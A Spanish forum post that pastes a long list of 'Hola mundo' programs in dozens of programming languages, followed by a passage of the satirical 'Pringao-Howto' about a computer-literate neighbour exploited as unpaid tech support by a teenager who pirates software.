jackfgr
Usuario (México)

HOLA MUNDO ! JAJA En ABAP/IV REPORT HOLAMUNDO. WRITE '¡Hola, mundo!'. En ABC WRITE "¡Hola mundo!" En ActionScript trace("¡Hola, mundo!"; En ActionScript 3.0 var txtField = new TextField(); txtField.text = "¡Hola, Mundo!"; txtField.autoSize = "left"; var format = new TextFormat("Arial",40,"#000000"; txtField.setTextFormat(format); addChild(txtField); En Ada with Ada.Text_IO; procedure Hola_Mundo is begin Ada.Text_IO.Put("¡Hola, mundo!"; end Hola_Mundo; En ALGOL BEGIN FILE F (KIND=REMOTE); EBCDIC ARRAY E [0:12]; REPLACE E BY "HOLA MUNDO!"; WHILE TRUE DO BEGIN WRITE (F, *, E); END; END. En ASP <HTML><BODY> <% Response.Write("Hola Mundo" %> </BODY></HTML> En AppleScript display dialog "Hola, Mundo!" buttons {"OK"} default button {"OK"} En AutoIt MsgBox(0,"","Hola Mundo!" En Autoplay Media Studio Dialog.Message("Noticia", "Hola, Mundo!", MB_OK, MB_ICONINFORMATION, MB_DEFBUTTON1); En AWK #!/bin/awk -f BEGIN{ print "¡Hola, mundo!"; } En Bash #!/bin/bash echo "Hola mundo" En Batch Opción 1 @echo Hola mundo Opción 2 @(set/p wikipedia=Hola Mundo)<nul & echo. Opción 3 @echo off echo Hello World pause > nul exit En Basic print "Hola Mundo" En Delphi program PHolaMundo; uses Dialogs; begin MessageDlg('Hola Mundo', mtInformation, , 0); end. En Div Games Studio y Fenix GNU PROGRAM Hola Mundo; PRIVATE fuente1; BEGIN fuente1 = load_fnt("help\help.fnt"; write(fuente1, 160, 100, 4, "Hola Mundo"; LOOP FRAME; END END En Brainfuck ++++++++++ [ Bucle para iniciar el vector >+++++++>+++++++++++>++++>+++>+<<<<<- ] >++. imprime 'H' >+. 'o' ---. 'l' -----------. 'a' >++++. coma >++. ' ' <<<+++++. 'M' >++++++++++++++++++++. 'u' -------. 'n' ----------. 'd' +++++++++++. 'o' >>+. '!' >. \n En C #include <stdio.h> int main() { printf("¡Hola, mundo!\n"; return(0); } En C++ #include <iostream> using namespace std; int main() { cout << "¡Hola, mundo!" << endl; return 0; } En C++/CLI Opción 1 int main() { System::Console::WriteLine("Hola, mundo!"; return 0; } Opción 2 #include <iostream> using namespace std; void main() { cout << "Hola mundo\n"; } En C# class MainClass { public static void Main() { System.Console.WriteLine("¡Hola, mundo!"; } } En Centura Call SalMessageBox('Hola Mundo', 'Saludo', MB_IconExclamation | MB_Ok) En CLIPS (printout t "Hola Mundo" crlf) En Clipper ? "Hola Mundo!" En COBOL IDENTIFICATION DIVISION. PROGRAM-ID. HELLO. ENVIRONMENT DIVISION. DATA DIVISION. PROCEDURE DIVISION. DISPLAY "Hola mundo". STOP RUN. En ColdFusion <cfset variable="Hola Mundo"> <cfoutput>#variable#</cfoutput> En ensamblador de PowerPC para Mac OS X # hola-ppc.S para Mac OS X # gcc -nostdlib hola-ppc.S -o hola-ppc .data ; datos hola: .ascii "Hola, mundo!\n" hola_len = . - hola .text ; aquí vive el codigo .globl start start: li r0, 4 ; llamada al sistema 4 (sys_write) li r3, 1 ; arg. 1: descriptor de archivo (stdout) lis r4, ha16(hola) ; arg. 2: puntero a la cadena (parte alta) addi r4, r4,lo16(hola) ; sumamos la parte baja del mismo li r5, hola_len ; arg. 3: longitud de la cadena sc ; llamamos al sistema nop li r3, 0 ; el valor que vamos a devolver li r0, 1 ; llamada al sistema sys_exit sc nop En ensamblador de PowerPC para GNU/Linux # hola-ppc.S para GNU/Linux # gcc -nostdlib hola-ppc.S -o hola-ppc .data # datos hola: .string "Hola, mundo!\n" hola_len = . - hola .text # aqui vive el codigo .global _start _start: li 0, 4 # llamada al sistema 4 (sys_write) li 3, 1 # arg. 1: descriptor de archivo (stdout) lis 4, hola@ha # arg. 2: puntero a la cadena (parte alta) addi 4, 4,hola@l # sumamos la parte baja del mismo li 5, hola_len # arg. 3: longitud de la cadena sc # llamamos al sistema nop li 3, 0 # el valor que vamos a devolver li 0, 1 # llamada al sistema sys_exit sc nop En ensamblador de x86 para DOS .model small .stack .data Cadena1 DB 'Hola Mundo.$' .code programa: mov ax, @data mov ds, ax mov dx, offset Cadena1 mov ah, 9 int 21h end programa En ensamblador de x86 para GNU/Linux (nasm) section .data msg db "¡Hola Mundo!", 0Ah len equ $ - msg section .text global _start _start: mov eax, 04h mov ebx, 01h mov ecx, msg mov edx, len int 80h mov eax, 01h mov ebx, 00h int 80h En mIRC Scripting on 1:start: { echo ¡Hola Mundo! } En DOS En sistemas operativos de la familia DOS como MS-DOS o PC-DOS que usan como shell el intérprete de comandos COMMAND. COM o CMD. EXE (OS/2 y Windows de la rama NT) se pueden crear archivos de proceso por lotes con extensiones .BAT y .CMD respectivamente, con el siguiente contenido: @echo ¡Hola, Mundo! En Eiffel class HOLA_MUNDO create make feature make is do io.put_string("%nHola mundo%N" end end -- HOLA_MUNDO En Erlang -module (hola). -export([hola_mundo/0]). hola_mundo() -> io:fwrite("Hola mundo!\n". En Fortran PROGRAM HOLA PRINT *, '¡Hola, mundo!' END En GWBasic print "Hola Mundo" En Groovy println "Hola Mundo!" En Haskell holaMundo :: IO () holaMundo = do putStrLn ("Hola mundo!" En HQ9+ H En HTML <html> <head> <title>Hola Mundo</title> </head> <body> <p>¡Hola Mundo!</p> </body> </html> En IDL print,'Hola Mundo!' En IHTML <!iHTML CACHE=TRUE> <iSET message="Hola Mundo"> <html> <head> <title>:message</title> </head> <body> ¡:message </body> </html> En INTERCAL PLEASE DO ,1 <- #13 DO ,1 SUB #1 <- #238 DO ,1 SUB #2 <- #112 DO ,1 SUB #3 <- #112 DO ,1 SUB #4 <- #0 DO ,1 SUB #5 <- #64 DO ,1 SUB #6 <- #238 DO ,1 SUB #7 <- #26 PLEASE DO ,1 SUB #8 <- #22 DO ,1 SUB #8 <- #248 DO ,1 SUB #9 <- #168 DO ,1 SUB #10 <- #24 DO ,1 SUB #11 <- #16 DO ,1 SUB #12 <- #158 DO ,1 SUB #13 <- #52 PLEASE READ OUT ,1 PLEASE GIVE UP En Java public class HolaMundo { public static void main(String[] args) { System.out.println("¡Hola, mundo!"; } } En JCL //Paso1 EXEC PGM=T9971591 //DDUNO DD IN %% Hola mundo En JSP <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> <html> <%! String hola = "hola mundo"; %> <head> <title> <%= hola %> </title> </head> <body> <%= hola %> </body></html> En JavaScript <script type="text/javascript"> document.write("¡Hola, mundo!"; </script> En Korn Shell #!usr/bin/ksh print "Hola Mundo"; En LabVIEW Imagen:LVholamundo.png En LISP (format t "¡Hola, mundo!" En Liberty BASIC print "¡Hola, mundo!" En Logo escribe [¡Hola mundo!] Rotula "Hola GD 90 sl av 50 Rotula "mundo En LOLCODE HAI CAN HAS STDIO? VISIBLE "HAI WORLD!" KTHXBYE En Maple "hola mundo"; En Mathematica Opción 1 hola mundo Opción 2 Print["hola mundo"] En MATLAB disp('hola mundo'); % muestra el mensaje En Modula-2 MODULE Hola; FROM InOut IMPORT WriteString; BEGIN WriteString ("Hola Mundo"; END Hola. En Natural WRITE "HOLA MUNDO" En NetLinx send_string 0,'Hola Mundo' En NetREXX Opción 1: Con REXX clásico Utilizando la instrucción say que proviene de REXX clásico: say "Hola Mundo" Opción 2: Con clases y métodos Java Utilizando clases y métodos Java: System.out.println("¡Hola mundo!"; En Object REXX Opción 1: Con REXX clásico Utilizando los métodos de REXX clásico: say "Hola Mundo" call lineout , 'Hola, mundo.' call charout , 'Hola, mundo.'||eol Opción 2: Utilizando objetos Utilizando objetos: .output~say('Hola, mundo.') .output~lineout('Hola, mundo.') .output~charout('Hola, mundo.'||eol) -- eol definido previamente En Object Pascal procedure tform1.button1click (sender:tobject); //Despues de crear y presionar el botón "button1" begin showmessage('HOLA MUNDO'); end; end. En ObjectPAL method holaMundo() msgInfo( "", "¡hola mundo!" endMethod En Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook! Ook! Ook? Ook! Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook! Ook! Ook? Ook! Ook? Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook! Ook! Ook? Ook! Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook! Ook! Ook? Ook! Ook? Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook! Ook. Ook! Ook? Ook! Ook! Ook? Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. En Ocaml print_string "Hola mundo";; En OpenInventor #Inventor V2.1 ascii Text3 { string "Hola mundo" } En Lenguaje de programación Oz {Show '¡Hola mundo!'} En Pascal Program HolaMundo; Begin Write('¡Hola, Mundo!'); End. En Pauscal 'Pauscal: Lenguaje de programación en español Importar "Pauscal.prp" Mensaje("¡Hola Mundo!" En Pawn main () { print("Hola, mundo!\n"; } En Perl print "Hola, mundo\n"; En Perl v5.10 say 'Hola, mundo'; En PHP <?php echo 'Hola Mundo!'; ?> En PL/SQL BEGIN DBMS_OUTPUT.Put_Line( 'Hola Mundo' ); END; En Python print "¡Hola Mundo!" En Python 3.0 Opción 1 print ('Hola mundo') Opción 2 print ("Hola mundo" En Prolog write('Hola mundo'). En QBasic PRINT "Hola mundo" En RapidQ ShowMessage("Hola, mundo!" En REXX say "Hola Mundo" En Ruby puts "Hola Mundo" En SAPScript MAIN P1 Hola Mundo / En Scheme (let ((HOLA MUNDO (lambda () (display "Hola, mundo" (newline)))) (hola-mundo)) o, simplemente (display "Hola, mundo\n" En Scratch Imagen:HolaMundoScratch.png En Seed7 $ include "seed7_05.s7i"; const proc: main is func begin writeln("Hola Mundo"; end func; En Smalltalk Transcript show: '¡Hola, mundo!' En SQL Variante de Oracle: SELECT 'HOLA MUNDO' FROM DUAL; En Tcl puts "Hola mundo" En Template Toolkit [% GET "Hola mundo!"; %] En TiBasic Disp "Hola Mundo" En TrueBasic print "Hola Mundo" En Unlambda ```s``sii`ki ``s``s`ks ``s``s`ks``s`k`s`kr ``s`k`si``s`k`s`k `d````````````.H.o.l.a.,. .m.u.n.d.o.! k k `k``s``s`ksk`k.* En Visual Basic Sub Form_Load() Msgbox "Hola Mundo" End Sub En Visual Basic .NET Private Sub Form_Load() Handles Form1.Load Messagebox.show("¡Hola, mundo!" End Sub En Visual FoxPro ? "Hola Mundo" En X3 SubProg HOLAMUNDO() Infbox "Hola Mundo" End En xBase ? "Hola Mundo"
1 Qué es Pringao-Howto ¡Bienvenidos al Pringao-Howto! En este documento veremos qué es un pringao, es decir, alguien que le compra, instala o arregla un ordenador a un familiar, conocido o amigo sin cobrar, y que a partir de ese momento se convierte en un esclavo dedicado a mantener de por vida el equipo de aquel a quien ayudó (en teoría de forma puntual) desinteresadamente. Además este equipo lleva Windows (casi siempre) y es una cuna de problemas, dolores de cabeza y pérdidas de tiempo. Con este Pringao-Howto espero que los pringaos se autoreconozcan y se ayuden a sí mismos, así como evitar que se generen futuros pringaos. Léelo. Si crees que se parece en algo a la historia de tu vida, ya lo sabes, eres un pringao. No debemos sentir vergüenza de haber sido pringaos, ya que esta condición aparece precisamente por ser buenas personas y estar dispuestos a ayudar. Este documento es un ejemplo real de cómo una persona se convierte en pringao, desde sus orígenes hasta que se harta, con las conclusiones de cómo debemos actuar para evitar tal atropello. Finalmente, este Howto es una guía que viene a demostrar de forma práctica las siguientes MENTIRAS universales: Windows es muy fácil de instalar (hasta un niño podría hacerlo); basta con pulsar ACEPTAR. Windows es muy fácil de manejar (hasta un niño podría hacerlo); no hace falta aprender nada para manejar Windows. Windows permite hacer cosas muy avanzadas sin saber nada de informática; no hace falta saber qué es la RAM o cómo funciona un ordenador. Windows se aprende en unos minutos. ¡Es plug-and-play! Gracias a Windows ahora el ordenador es muy fácil de usar y por eso hay un PC en cada casa. La gente no sabría usar un ordenador si no fuera por Windows. Para la demostración de todas las anteriores premisas contaremos con la ayuda de nuestros 2 inestimables colaboradores: Ricardo Borriquero, un adorable joven de 15 años hijo de la señora de la puerta 9, que vive en el mismo rellano que nuestro siguiente invitado... Ramón Aguillo Pardillo, nuestro joven pringao licenciado en Informática tras 5 duros años de carrera, usuario de GNU/Linux, defensor del software libre e hijo de la señora de la puerta 10. 2 Ingredientes necesarios para instalar un Pringao Para poder verificar las sentencias anteriores necesitaremos: Un usuario que nunca ha tenido un ordenador (Ricardo Borriquero, en nuestro ejemplo). Un usuario con conocimientos de Informática (no es necesario que sea licenciado, pero ayudará a la demostración). Establecer un tipo de relación social (por ejemplo, ser vecinas, aunque también vale ser hermano, primo, amigo o conocido) entre los 2 usuarios anteriores. En la práctica y para nuestro ejemplo contaremos con la inestimable ayuda de las 2 madres de Ricardo Borriquero y de Ramón Aguillo, vecinas de la misma escalera. Un Sistema Operativo que sea muy fácil de instalar y usar, y que no haga falta saber nada de informática para usarlo. Gracias a él podemos usar ordenadores sin saber nada, tan sólo utilizando el ratón. 3 Modo de instalación y funcionamiento Me llamo Ricardo Borriquero, y os voy a contar la historia que demuestra lo fácil de usar que es Windows y cómo conseguí a mi pringao particular. La instalación de nuestro pringado comienza con una inocente conversación entre Pepa (mi madre) y Juana (la madre de Ramón Aguillo Pardillo) en el rellano de la escalera. - Pues mi hijo es informático y... - Ah, ¿si? ¿en qué academia ha estudiado? - ¿ein? - Sí, yo también quería aprender informática así que me apunté a un curso de mecanografía del Cececé. Ahora tecleo muy rápido en la máquina de escribir, así que seguro que yo podría haber sido Ingeniera en Informática hasta en la Universidad y todo. - Pues al mío yo le quería comprar un ordenador y ... ¡anda! pues tu hijo le podría ayudar a comprarse uno, así además practica informática. Encima le hacemos un favor. - Ya, claro, sí, estooooooooo... - Pues eso, esta noche cuando vuelva mi hijo se pasa por tu casa y el tuyo le puede aconsejar dónde comprárselo. Ya sabes, además le puede enseñar a usarlo en un ratito que tenga libre... - ¿Pero tu hijo necesita un ordenador? - ¡Claro! Así aprenderá más en el colegio, porque ya sabes que con un ordenador sacas un 10 en todos los trabajos porque el ordenador sabe las respuestas a todo, que para algo es eléctrico y tiene inteligencia... Lo malo es, ya sabes, todo eso que dice en Telechincho, los malvados virus que hacen los terroristas, y los juakers, que son unos jóvenes malvados que entran en el ordenador y le hacen cosas hasta que explota y mueren todos los que están en la casa... - Sí, esto... luego os pasais cuando esté mi hijo. Adios... Bien, ya tenemos el germen de nuestro pringao instalado en el sistema... Ahora veamos cómo configuré mi pringao. 3.1 Instalando a nuestro Pringao Primero de todo, hablé con él y le explicé que me podría ayudar a comprar un ordenador. El resto fue sencillo... fui a su casa y me dio varios folletos de precios de ordenadores y me intentó explicar no-se-qué rollo de la memoria RUM y el CDRAM. Lo que realmente entendí es que cuanto más altos sean todos los numeros mejor. Incluído el precio. No importa eso último, paga Papá. También me enteré de que no hay ordenadores de Microsoft, y que los ordenadores tampoco se llaman Windows. Windows es el programa que se mete en el ordenador. Genial. Me importa tres bledos cómo se llame, mientras pueda jugar al FISFA y al Kuake. Me habló de que él usaba un sistema que se llama Lunix o algo así, pero cuando le pregunté que si iba el FISFA me dijo que no, así que ¡menuda mierda! ¿para qué puede servir algo así? Bien, yo hice como que prestaba mucha atención y al final de todo dije "NO LO ENTIENDO." Se lo dije varias veces, delante de mi madre y de la suya, hasta que dijo: "BUENO, VENGA, YO TE ACOMPAÑO A LA TIENDA Y LO COMPRAMOS ". En ese momento le dije a mi madre lo ocupado que estaba jugando con mis amigos y que tenía que ir al cine por la tarde, así que ambas madres convinieron que lo mejor era que mi madre le diera el dinero y él me lo comprara, porque como él es informático, nadie mejor que él para comprarlo y que no me engañen en la tienda... A los 3 días Ramón Aguillo me trajo el ordenador. ¡Hay que ver qué lento! ¡Ha tardado 3 días! Tuve que estar 3 días esperando viendo la tele y jugando a la consola mientras él iba a la tienda 2 veces, una a encargarlo y otra a recogerlo, y encima llega todo sudado el tío guarro diciendo que pesa 20 kilos el monitor de 17 pulgosos de esos... todo excusas. Y va y me suelta lo había conseguido sacar por un precio muy ajustado... seguro que ha timado a mi madre y le ha cobrado dinero de más y luego ha hablado con el de la tienda para que falsificara las facturas... En fin, yo paso. La siguiente hora la dediqué a ver cómo montaba el equipo. Ramón Aguillo me explicaba para qué servía cada cable y dónde iba conectado. Como si me importara algo... "PERO SI YO NO VOY A TOCAR LOS CABLES NUNCA, NO SEA QUE SE ESTROPEE", le dije. El tío insistía en que necesitaba saber cómo funcionaba por si acaso, así que hice como que le escuchaba mientras largaba cosas sobre el ratón, el teclado y el monitor. También me contó un rollo de que él cuando se compró el Spectrum en su época, lo primero que hizo fue leerse el manual de BASIC y las revistas Microhobby que además explicaban cómo funcionan los ordenadores y chorradas así. Yo también tengo material, llevo 2 años leyendo todas las comparativas de juegos de la revista PCguol y PCacutal. Además si algo tengo claro es que Microsof es una gran empresa que hace los mejores programas, que hay que copiarse el FISFA todos los años y que el u-ese-bé es lo más guay porque es muy rápido. Mira, aquí dicen que los modems serie son muy lentos pero que con modems uesebé puedes enviar fotos a Australia como si fuera tu misma ciudad... y todo gracias a Telenófica, que tiene los mejores precios del mundo y que ofrece unos servicios geniales y que sin ellos no habría Interné en España. También está clarísimo que el Ofis es imprescindible para las empresas. Yo tengo grabado el Ofis 2000, pero mis amigos tienen el EquisPé así que me tendré que copiar ese, no sea que se rían de mi. Pero sigamos con la instalación del ordenador... Cuando terminó de instalarlo el tío me acuerdo que me dijo que le tenía que dar 25.000 pelas para comprar el Windows ese. ¡25.000 pelas! ¡Hábrase visto! ¿Pues no nos quería timar el tío este? Me quería cobrar 25.000 pelas cuando mi primo tiene todos los Windows que hay, los tiene hasta repetidos. El pesao del Ramón Aguillo me dijo que no debía instalar software pirateado, a lo cual yo contesté las siguientes premisas universales: 1. Windows es gratis, todo el mundo lo tiene sin pagar. 2. El señor que inventó los ordenadores e Internet, Bill Gates, ya tiene mucho dinero y no necesita más. 3. Total, yo sólo lo quiero para jugar. 4. No se van a morir de hambre por vender un programa menos. 5. El que no se copia los programas es subnormal. Los piratas son tíos geniales con un parche en el ojo y que te dejan tener todos los juegos que quieras muy baratos. A las 2 horas ya tenía el CD de Windows Millennium Edition (tenía que ser buenísimo porque el nombre suena guay) de mi primo Rodrigo Mita y pasé con cara de "pobrecito niño (tm)" a casa del vecino, procurando que me viera su madre. Con un tímido "YA TENGO EL PROGRAMA QUE ME DIJISTE, ¿ME LO INSTALAS?" conseguí tener al pringao en mi casa instalándome el Windows ME. Desde aquí es todo muy fácil... Primero le tenemos 2 horas instalando Windows. Por supuesto, no prestamos la más mínima atención mientras lo hace, ya que eso no es interesante por más que el pardillo insista en que tenemos que aprender porque se estropea mucho. Ya le llamaremos si pasa eso. Después, cuando reinicia el ordenador, le insistimos en lo importante que es el saber cambiar el fondo del escritorio. Una vez aprendida tan magna tarea, y cuando el pringao cree que se puede ir a su casa le pedimos que si no podría instalarnos un par de programillas que tenemos, entre los cuales podemos destacar: El ofis, que sirve para escribir todo. Por ejemplo, los trabajos del colegio, o para apuntarse un telefono de un amigo. Para eso se abre el ofis y se crea un nuevo documento. Hay un clip metido dentro del ordenador que lo hace todo, no necesitas saber nada. El fotosop, que sirve para poner la cara de mi primo en el cuerpo de un perro que tenemos por ahí en una foto jotapejé. El 3DStudioMAS, que no sé para qué sirve pero todos lo tienen y suena muy bien. Lo de 3D ESTUDIO sirve para que mi madre crea que es un programa para estudiar. Un par de utilidades imprescindibles como FISFA 2009, Kuake 5 o Commiendos 2. Unas cosas que no sé qué son, como el Winzip y el Getraich. El antivirus PANDAS, para evitar que la gente me pegue los virus cuando estornudan cerca del ordenador. La enciclopedia ENJARTA 2002, de 35 CDs. Esto lo instalo para poder enseñarle a mi madre todas las cosas que puedo hacer con el ordenador, y para copiarme los trabajos con eso de copiar y pegar. Unos 60 cedés más, de temática variada. En estos momentos el pringao piensa: "Coño, pero si yo sólo le dije precios de ordenadores en las tiendas... ¿qué hago yo aquí?" Pero continuemos... Tras la instalación de todos los programas educativos preguntaremos una y otra vez "TODO ESTA EN EL MENU, ¿NO?". Haremos eso cada vez que el pringao nos intente explicar qué son ficheros, carpetas y chorradas de esas. Si nos intenta enseñar una ventana negra en la que hay que ¡¡ESCRIBIR!! (sí, amigos, en pleno siglo 21 hay que escribir cosas) y además ¡¡EN INGLES!! le diremos que no lo entendemos y que nos ponga eso en el menú. Si nos dice que no se puede poner eso en el menú haremos referencia a que creíamos que él sabía más de informática... Una vez se haya ido nuestro pringado, aprovecharemos los 2 minutos de camino entre nuestra casa y la suya para instalar todos los CDs de revistas que tengamos, con demos y programas shareware que hacen un montón de cosas, así como programas bajados de Internet por nuestros amigos. Para hacer eso desactivamos el PANDAS porque la diskettera y el cederón van lentos si lo tenemos puesto. Si se estropea algo estaremos a tiempo de llamar al pringao : "OYE, ESTO LO HAS INSTALADO MAL PORQUE NO VA". Si algún día aparece alguna pantalla azul ya sabemos que "LA CULPA ES DEL RAMON AGUILLO, QUE COMPRO HARGUAR BARATO QUE NO ES COMPATIBLE CON ESTA VERSION DE WINDOWS". Además, "SEGURO QUE LO INSTALO MAL ". Hoy he tenido que volver a llamarle. Se había roto el ordenador, porque mi madre limpiando el polvo había desenchufado el cable del joystick de 4 botones, y ha tenido que venir urgentemente a repararlo. "MIRA QUE FACIL ES CONECTARLO", me decía el tío morro. No, si aún querrá que mire donde se enchufa y todo... pero si da igual donde se enchufe, no sé para qué tanta gaita si ¡luego en el Windows va sólo sin hacer nada! 3.2 Las actualizaciones del pringao En la vida de todo usuario de Windows llega un día en que se compra un periférico nuevo. Por ejemplo, un joystick de 104 botones plug-and-play USB. Ante tal acontecimiento llamaremos al pringao, esgrimiendo el argumento de que " ES QUE COMO FUISTE TU QUIEN INSTALO EL ORDENADOR, PUES HEMOS PENSADO QUE MEJOR LO ENCHUFES TU NO SEA QUE SE ESTROPEE". Si el tío insinúa que es muy fácil poner el joystick ponemos cara de "BUENO, SI NO ME QUIERES AYUDAR NO HACE FALTA QUE TE MOLESTES ". Ya ves, lo conecta atrás a un enchufe que lleva, con lo fácil que és, y aún se queja el tío. Seguro que no tiene ni idea de informática. Al día siguiente nos compramos una grabadora de cedés y esgrimimos el mismo argumento que la vez anterior. Esta vez el tío hasta me pide un destornillador para abrir la cajita. Y encima, el tío lento, tarda una hora en quitar los cables, abrir la cajita, meter la grabadora, poner sus tornillitos, poner unos cables grises y cerrarla. ¡Los he visto más rápidos! Luego va y se enfada porque me instala la mierda esa del ESASY CD Creator que viene con la grabadora y yo le digo que lo quite y que me ponga el MERO. Madre mía, o sea, ¡quiere que use un programa que es gratis! Seguro que el MERO pirata es mejor, porque sino no lo copiaría la gente ni sería pirata. Además, lo pone en la PCguol, le dan un 9.999999997 sobre 10, producto certificado y asegurado con 3 años de garantía y que graba todos los cds que haya, sean del color que sean. Hasta los de 100 pesetas ¿podría hacer eso otro programa? Otro periférico básico es la impresora. Primero tarda 2 días en traérmela. Luego se tira 3 horas explicándome cómo se imprime, cómo se mira la tinta que lleva, y todo eso. Ni caso. A los 2 meses, cuando se acaba la tinta el día antes de imprimir el trabajo del colegio más importante de la historia de la humanidad, le llamamos con urgencia: "OYE, QUE LA IMPRESORA SE HA ESTROPEADO". El pringao nos intentará explicar que tenemos que comprar tinta. En ese momento decimos un par de "NO LO ENTIENDO" seguidos de "NO SÉ CÓMO SE COMPRA ESO. ¿Y SI ME EQUIVOCO DE IMPRESORA?". El pringao viene con la tinta comprada y nos enseña Inicio -> Panel de Control -> Impresoras -> Cambiar Cartuchos y aparece un vídeo multimedia con pasos explicativos, imágenes, vídeo y sonido con Dolby Surround de cómo se cambian los cartuchos de la impresora. Al final todo resulta en tocar un botón de la impresora HACHEPE que abre la tapa ella solita, saca los cartuchos viejos, los mete en la basura y deja un hueco para meter los nuevos, mientras el ordenador dice "Por favor, inserte el cartucho de tinta en la impresora en el lugar indicado por las 600 bombillitas de la impresora que conforman un mosaico con forma de flecha". ¡Qué difícil! Mejor se lo dejamos a él, no sea que rompamos algo. Además, se nota que el pringao se divierte haciéndolo, así que lo llamaremos cada vez que haya que hacer algo parecido. Total, así le hacemos un favor, porque así puede practicar y aprender, que falta le hace, vaya mi*rda de informático que ni siquiera usa el ofis. 3.3 La reinstalación Qué extraño. Hay veces que el ordenador no arranca. En ese caso el pringao siempre dice que "HAY QUE REINSTALAR WINDOWS, QUE ES MUY MALO Y TIENE ESOS PROBLEMAS". Qué pardillo. Seguro que pasa porque lo instaló mal. En la tele dicen que Microsoft hace los mejores sistemas aperitivos del mercado y además siempre que sacan una versión nueva sale gente pegándose en las tiendas para comprarlo. Hasta hacen cola. Eso quiere decir que cada versión es aún mejor que la anterior, que trae cosas nuevas. Hay que reconocer que Windows tiene de todo: programas para grabar CDs, programas para escribir como el ofis, muchos juegos, programas para hacer cosas 3d, programas de fotos, y además todo gratis. Y todo está en Windows, gracias a Bill Gates que hace muchos programas. Además salen versiones nuevas mejores de todo. Hoy no me arranca el ordenador... la verdad es que creo que puede tener algo que ver con que hace 2 minutos instalé el Ofis XP y el Exploter 6.0-turbo-netscape-killer sin preguntarle primero al pringao... a ver... será cuestión de llamar. RING-RING... - ¿Quién es? - Soy Ricardo, es que se me ha estropeado el ordenador... - "Telefónica le informa que el número marcado no existe..." Tras 15 intentos de llamada conseguimos que el pringao venga a casa a reinstalarlo todo. Se nota que realmente disfruta, lo vive, se lo noto en sus ojos, rojos después de 2 horas instalando Windows. Algún día se convertirá en un verdadero informático a este paso... Aunque creo que yo soy mejor informático que él, porque tengo más cedés grabaos y ya sé grabar cedés de música y de juegos. Y por si fuera poco, ya tecleo a caurtocientas pulsaciones por mituno. Eso me da ventaja y podré trabajar de Informático y cobrar muchos millones al mes. Todo el mundo sabe que los informáticos son gente que está sentada en su silla jugando al Solitario en sus Windows. No tienen que hacer nada porque Windows es muy fácil. Es un chollo de trabajo. Si tiene que hacer algo, que sé yo, algo de esas cosas que hacen los informáticos, pues se acerca al ratón y pulsa algo en el menú de inicio y lo hace, y se sienta otra vez a jugar al solitario o a grabarse programas piratas de Internet. 3.4 La actualización del Windows Ha llegado el momento. En la tele dicen que hay que comprarse el Windows EquisPé porque es mucho mejor. Todas las versiones de antes no eran multitarea real (sea lo que sea eso) pero esta sí. Ahora Internet irá más rápido, y además viene con un Cortafuegos de serie. Bien, así podré quitar el extintor del rellano, ya no hace falta. Vale, primero llamamos al pringao y nos dice que él no tiene el EquisPé y que no lo usa. Pero no pasa nada, cualquiera de mis 20 amigos con los mismos conocimientos de informática que yo y con sus propios pringaos seguro que lo tienen. ¡Vaya! en 2 horas ya me lo mandan a casa copiado. Bien, vamos a instalarlo... um... ¿y el teléfono? A ver, marcamos el 1-800-pringado... "VENTE PACA, QUE ME HAN PASADO EL EQUISP Y ME LO TIENES QUE INSTALAR. ¿CÓMO QUE NO TIENES TIEMPO AHORA? ESPERA QUE SE LO DIGA A MI MADRE Y CUANDO HABLE CON LAS AMIGAS Y DIGA QUE EL HIJO DE LA FULANITA NO QUISO AYUDAR A SU HIJO A PONER EL PC... ¿QUE YA VIENES? VALE, VALE, TE ESPERO". Qué pringao. ¿cómo puede ser informático y no tener el XP ya grabado cuando sólo faltan 2 meses para que salga en España? (1 hora más tarde) "VAYA! ¿COMO QUE NECESITO MAS RAM DE ESA? ¿Y MAS DISCO DURO? ¿ES QUE EL MIO SE HA ABLANDADO? BUENO, BUENO, NO HAY PROBLEMAS, MI MADRE TE DA EL DINERO Y ME LO COMPRAS Y ME LO INSTALAS, NO PASA NADA. TOMA, ALA, LOS DESTORNILLADORES, YA LO PUEDES IR QUITANDO SI QUIERES, QUE YO ESO DE CAMBIAR COSAS DENTRO COMO QUE NO, NO SEA QUE SE JODA". Y héte aquí nuestro pringado que tiene que comprar mas RAM y otro disco duro y divertirse 3 horas instalándolo todo (por supuesto, cuando yo le 